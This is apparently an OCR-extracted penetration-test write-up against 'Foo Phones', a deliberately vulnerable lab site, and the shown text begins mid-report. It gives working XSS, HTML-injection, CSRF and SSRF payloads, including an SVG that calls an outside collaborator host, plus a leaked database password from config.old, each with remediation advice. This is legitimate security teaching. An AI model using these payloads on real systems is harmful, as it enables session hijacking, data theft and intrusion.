    <meta name="description" content="" />
    <link href="layout.css" rel="stylesheet
    " type="text/css" media="screen" />
  </head>
  <body>
    <div id="wrapper">
      <div id="logo">
        <h1>
          Foo Phones
        </h1>
        <p>
          A mobile phones (vulnerable)
          company
        </p>
      </div>
      <div id="menu">
        <ul>
          <li>
            <a href="index.php" class="
            active">
              Home
            </a>
          </li>

          <li>
            <a href="login.php">
              Log in
```

As you can clearly see the response took 32000milisecond to respond as corespond to 200milisecond of normal time which verifies the presence of sql injection vulnerability.

<u>REMEDIATION</u>

1. It's essential to ensure that user input is properly sanitized and validated before it's used in SQL queries
2. Regularly updating and patching the web application and database software .

VULNERABILITY TYPE : HTML INJECTION

DESCRIPTION:

HTML injection, also known as cross-site scripting (XSS), is a type of security vulnerability that allows an attacker to inject malicious HTML or JavaScript code into a web page viewed by other users. This vulnerability can occur when user input is not properly sanitized and validated before being included in an HTML page.

IMAPCT:


The attacker can inject code into an input field, such as a search or comment box, and then execute that code when other users view the page. This code can then be used to steal user data, redirect users to malicious websites, or even take control of the user's browser.

ISSUE:

The application country field in the register.php endpoint is vulnerable to html injection.

POC:

1. Go to the register.php endpoint.



Register

Name	hello *
Last Name	hello *
Country	"><b>hello</b>
UserName	hellooooioio **
Password	••• *
Avatar	Browse... debo11.html
	Register


* = Required
** = 4 characters minimum

SPECIAL PROMOTION!
Register now and get $$$ in your account!

© COPYRIGHT 2009. SECURITY BRIGADE

2. Add the following line in the country field:

“><b>hello</b>



foophones.securitybrigade.com:8080/index.php

Our latest products

NOKIA 5110

Whenever you're in the mood to express yourself, just snap on the Xpress-on cover of your choice and change the look of your Nokia 5110 phone in mere seconds.

SAMSUNG 454

Being designed around camera functionality, the 454 offers vertical (phone) and horizontal (camera) viewing conventions. Encased in a silver-lined sleek black exterior, the 454 measures 97 x 48 x 21 mm and weighs 125 g

SONY ERICSSON Z 300

This Sony Ericsson Z300 is a Dual-band (GSM

CATEGORIES

SPECIAL OFFER

Register now and get $99 in your account!

You won't buy a Smartphone, but you can still call your friends!

Our latest member
hello from **hello** ">

As you can see the hello from hello”> is in bold syntax instead of normal this verifies the presence of html injection.

<u>REMEDIATION:</u>

1. it's essential to ensure that user input is properly sanitized and validated before it's displayed in an HTML page.
2. filtering out certain characters or tags that could be used to inject malicious code
3. content security policies and input validation can help to prevent HTML injection attack.

VULNERABILITY TYPE: CROSS-SITE SCRIPTING

DESCRIPTION:

Cross-site scripting (XSS) is a type of security vulnerability that allows an attacker to inject malicious code, typically JavaScript, into a web page viewed by other users. This vulnerability can occur when user input is not properly sanitized and validated before being included in an HTML page.

IMPACT:

attacker can inject code into an input field, such as a search or comment box, and then execute that code when other users view the page. This code can then be used to **steal user data, redirect users to malicious websites, or even take control of the user's browser.**


ISSUE:

The application's add_user.php endpoint is vulnerable to reflected cross site scripting.

POC:

Go to the application's endpoint http://foophones.securitybrigade.com:8080/scripts/functions.js

Now inspect the page and see that there is a add_user.php endpoint with parameters name,surname,user.




```
view-source:http://foophones.securitybrigade.com:8080/scripts/functions.js
```

```
function check_user(user) {

plainajax.request('respurl: check_user.php?user=' +  user + '; resultloc: response; ');

}

function add_user(user,name,surname) {
plainajax.request('respurl: add_user.php?user=' +  user + '&name=' + name + '&surname=' + surname +'; resultloc: response; ');

}
```

Now visit the url and insert the following ,

http://foophones.securitybrigade.com:8080/add_user.php?user=”><script>alert(document.cookie)</script>



Username already present

foophones.securitybrigade.com:8080

```
__utma=132146700.1989130038.1682463001.1682463001.1682467094.
2; __utmz=132146700.1682467094.2.2.utmcsr=google|utmccn=
(organic)|utmcmd=organic|utmctr=(not%20provided);
PHPSESSID=[illegible];
bfauth=[illegible]
```

OK

Now the display of the alert box proves the existence of the cross site scripting vulnerability.

<u>**REMEDIATION:**</u>

1. It's essential to ensure that user input is properly sanitized and validated before it's displayed in an HTML page.
2. Using content security policies and input validation can help to prevent cross-site scripting

VULNERABILITY TYPE : LEAKAGE OF SENSITIVE FILES LIKE CONFIG.OLD , FUNCTION.JS,CONFIG.PHP ,LOG.TXT

DESCRIPTION:
Information disclosure vulnerabilities can have serious consequences, as they can lead to the exposure of confidential or sensitive data, including personal information, financial data, and trade secrets. Attackers can use this information for identity theft, financial fraud, or other malicious purposes.


ISSUE:
The site exposes the file config.old which contains **database password** and also exposes javascript codes of the site in form of **function.js** and **config.php.**

IMPACT:

The attacker can **gain access to the database** and can destroy the entire database in one go.

POC:

1. Go to the url: **foophones.securitybrigade.com:8080/includes**




foophones.securitybrigade.com:8080/include/

Index of /include


Name	Last modified	Size	Description
Parent Directory		-	
config.old	11-Oct-2009 16:25	75	
config.php	16-Aug-2016 20:03	68	
menu.php	03-Oct-2009 23:07	384	

Apache/2.2.22 (Ubuntu) Server at foophones.securitybrigade.com Port 8080



view-source:http://foophones.securitybrigade.com:8080/scripts/functions.js


```
function check_user(user) {

plainajax.request('respurl: check_user.php?user=' +  user + '; resultloc: response; ');

}

function add_user(user,name,surname) {
plainajax.request('respurl: add_user.php?user=' +  user + '&name=' + name + '&surname=' + surname +'; resultloc: response; ');

}
```



view-source:http://foophones.securitybrigade.com:8080/include/config.old

```
<?php
$dbuser="root";
$dbpass="theoldpassword";
$dbhost="localhost";
?>
```


2. Go to the url : **foophones.securitybrigade.com:8080/logs.txt**



foophones.securitybrigade.com:8080/logs.txt

```
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_query(): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2) in
/var/www/login.php on line 12, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_query(): A link to the server could not be established in /var/www/login.php on line 12, referer:
http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_num_rows() expects parameter 1 to be resource, boolean given in /var/www/login.php on line 15,
referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_connect(): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2) in
/var/www/login.php on line 9, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_select_db(): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2)
in /var/www/login.php on line 10, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_select_db(): A link to the server could not be established in /var/www/login.php on line 10,
referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_real_escape_string(): Can't connect to local MySQL server through socket '/var/run/mysqld
/mysqld.sock' (2) in /var/www/login.php on line 12, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_real_escape_string(): A link to the server could not be established in /var/www/login.php on line
12, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_query(): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2) in
/var/www/login.php on line 12, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_query(): A link to the server could not be established in /var/www/login.php on line 12, referer:
http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_num_rows() expects parameter 1 to be resource, boolean given in /var/www/login.php on line 15,
referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_connect(): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2) in
/var/www/login.php on line 9, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_select_db(): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2)
in /var/www/login.php on line 10, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_select_db(): A link to the server could not be established in /var/www/login.php on line 10,
referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_real_escape_string(): Can't connect to local MySQL server through socket '/var/run/mysqld
/mysqld.sock' (2) in /var/www/login.php on line 12, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_real_escape_string(): A link to the server could not be established in /var/www/login.php on line
12, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_query(): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2) in
/var/www/login.php on line 12, referer: http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_query(): A link to the server could not be established in /var/www/login.php on line 12, referer:
http://122.169.99.99:8080/login.php
[Tue Aug 16 17:52:09 2016] [error] [client 110.235.28.6] PHP Warning:  mysql_num_rows() expects parameter 1 to be resource, boolean given in /var/www/login.php on line 15,
referer: http://122.169.99.99:8080/login.php
```

3. Go to the url : **foophones.securitybrigade.com:8080/scripts**



foophones.securitybrigade.com:8080/scripts/functions.js

```
function check_user(user) {


plainajax.request('respurl: check_user.php?user=' +  user + '; resultloc: response; ');

}

function add_user(user,name,surname) {
plainajax.request('respurl: add_user.php?user=' +  user + '&name=' + name + '&surname=' + surname +'; resultloc: response; ');

}
```

REMEDIATION:

The server should block any request for this url and the setting of the apache server should be modified to not allow this file in public listing.

VULNERABILITY TYPE : CROSS-SITE REQUEST FORGERY

DESCRIPTION :

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

ISSUE :


The logout function is prone to csrf vulnerability so here **a attacker can logout any user session without the users consent.**

URL :

Link : **foophones.securitybrigade.com:8080/logout.php**.

POC :

1. Log in to one of the account .



My Account


YOUR PURCHASES
2023-04-25 Samsung 454
2023-04-25 Nokia 3110

YOUR CREDIT IS: $1


YOUR ACCOUNT
I'm sorry, you only have a few bucks in your account.
You can't afford one of our amazing Smartphones :(

2. Copy the following html code and make a .html file

```
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://foophones.securitybrigade.com:8080/logout.php">
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```



3. Run the html file along with the logged in tab of the site and refresh the site.


foophones.securitybrigade.com:8080/index.php
FOO PHONES
A MOBILE PHONES (VULNERABLE) COMPANY
Home
Log in
Register
Our latest products
NOKIA 5110
CATEGORIES

Thus one can see the user is successfully logged out from the application without being clicking on the logout button hence it proves the presence of vulnerability.

<u>REMEDIATION:</u>

1. Use anti-CSRF tokens:
2. Use secure cookies
3. Use Http headers.

VULNERABILITY TYPE: STORED XSS

DESCRIPTION :

This allows a attacker to perform a cross site scripting attack in which the attacker insert the malicious javascript code in the database which becomes persistent throughout the application and can affect all the users viewing the compromised site.

ISSUE:

The home page has a function that shows the new user of the site here the **alt text of the image is vulnerable to Xss so all user viewing the site will get affected by it** .

URL :

foophones.securitybrigade.com:8080/

IMPACT:


1. An attacker can use this to exfiltrate the cookie of all the users and can hijack the session of all the users which can result in account takeover and loss of PII.
2. This can **lead to account takeover of all the users in the website.**

POC:

1. Register at the site but in country field insert the following payload

   “><script>alert(document.cookie)</script>

   With the cookie value and a href attribute the cookie could be exported to a domain and the value of the cookie can be stolen which lead to the hijacking of the user session.



foophones.securitybrigade.com:8080/register.php

Register


Name	helloo *
Last Name	helloo *
Country	"><script>alert()</scri
UserName	quiui **
Password	••••• *
Avatar	Browse... config(2).old

Register

* = Required
** = 4 characters minimum

SPECIAL PROMOTION!
Register now and get $99 in your account!

2. Click the register button and register now you when you refresh the site you can see the payload is triggered and the site display the javascript.



foophones.securitybrigade.com:8080/index.php

FOO PHONES

foophones.securitybrigade.com:8080

My Account
No purchases so far! What are you waiting for? Santa?

YOUR CREDIT IS: $99

YOUR ACCOUNT
I'm sorry, you only have a few bucks in your account.
You can't afford one of our amazing Smartphones :(

The alert box display confirms the presence of the cross site scripting vulnerability.

<u>REMEDIATION:</u>

proper filtration of the input field to avoid javascript or any other data other than the alphanumeric characters .

VULNERABILITY TYPE: SERVER SIDE REQUEST FORGERY

DESCRIPTION:

SSRF (Server-Side Request Forgery) vulnerability is a security vulnerability that allows an attacker to manipulate the way a web application processes requests. With SSRF, an attacker can send crafted requests from the web server to other internal resources or external systems, potentially leading to unauthorized access, data leaks, or even server compromise..

URL :

foophones.securitybrigade.com:8080/login.php


IMPACT:

1.Attacking other internal systems, such as databases or authentication servers, by sending crafted requests.
2.**Using the vulnerable web application as a proxy to attack external systems or perform port scanning on other hosts.**
3.**Accessing sensitive files and data stored on the server or other internal systems.**

POC :

1. Register a user in the site and in the avatar upload section upload a specially crafted test12345.svg file with the following code :

```
<svg xmlns:svg="http://www.w3.org/2000/svg"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" width="200" height="200">
<image height="30" width="30"
xlink:href="https://burpcollaborator-address.com" /></svg>
```



Register

Name	garba *
Last Name	garba *
Country	garba
UserName	garba **
Password	••••• *
Avatar	Browse... test12345.svg
	Register


* = Required
** = 4 characters minimum

SPECIAL PROMOTION!
Register now and get $99 in your account!

© COPYRIGHT 2008 SECURITY BRIGADE

2.Upload the file and traverse to the url http://foophones.securitybrigadecom:8080/images/avatars/test12345..svg

3. **Check the ip of the request its from securitybrigade's application server.**



```
/root/.zshrc:260: no such file or directory: /usr/local/go/bin
```

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads
Number to generate: 1 Copy to clipboard ✓ Include Collaborator server location

Poll Collaborator interactions
Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
1	2023-May-04 16:15:21 UTC	DNS	tfchnuztfh674wl11q0orrqih9n0bp	
2	2023-May-04 16:15:21 UTC	DNS	tfchnuztfh674wl11q0orrqih9n0bp	
3	2023-May-04 16:15:21 UTC	DNS	tfchnuztfh674wl11q0orrqih9n0bp	
4	2023-May-04 16:15:21 UTC	DNS	tfchnuztfh674wl11q0orrqih9n0bp	
5	2023-May-04 16:15:23 UTC	DNS	tfchnuztfh674wl11q0orrqih9n0bp	
6	2023-May-04 16:15:23 UTC	HTTP	tfchnuztfh674wl11q0orrqih9n0bp	
7	2023-May-04 16:15:23 UTC	DNS	tfchnuztfh674wl11q0orrqih9n0bp	

Description | Request to Collaborator | Response from Collaborator

The Collaborator server received an HTTPS request.
The request was received from IP address 132.154.156.229 at 2023-May-04 16:15:23 UTC.

Now you can see that the internal server of the application has sent a http request to attacker server which thus confirms the presence of vulnerability.

REMEDIATION:

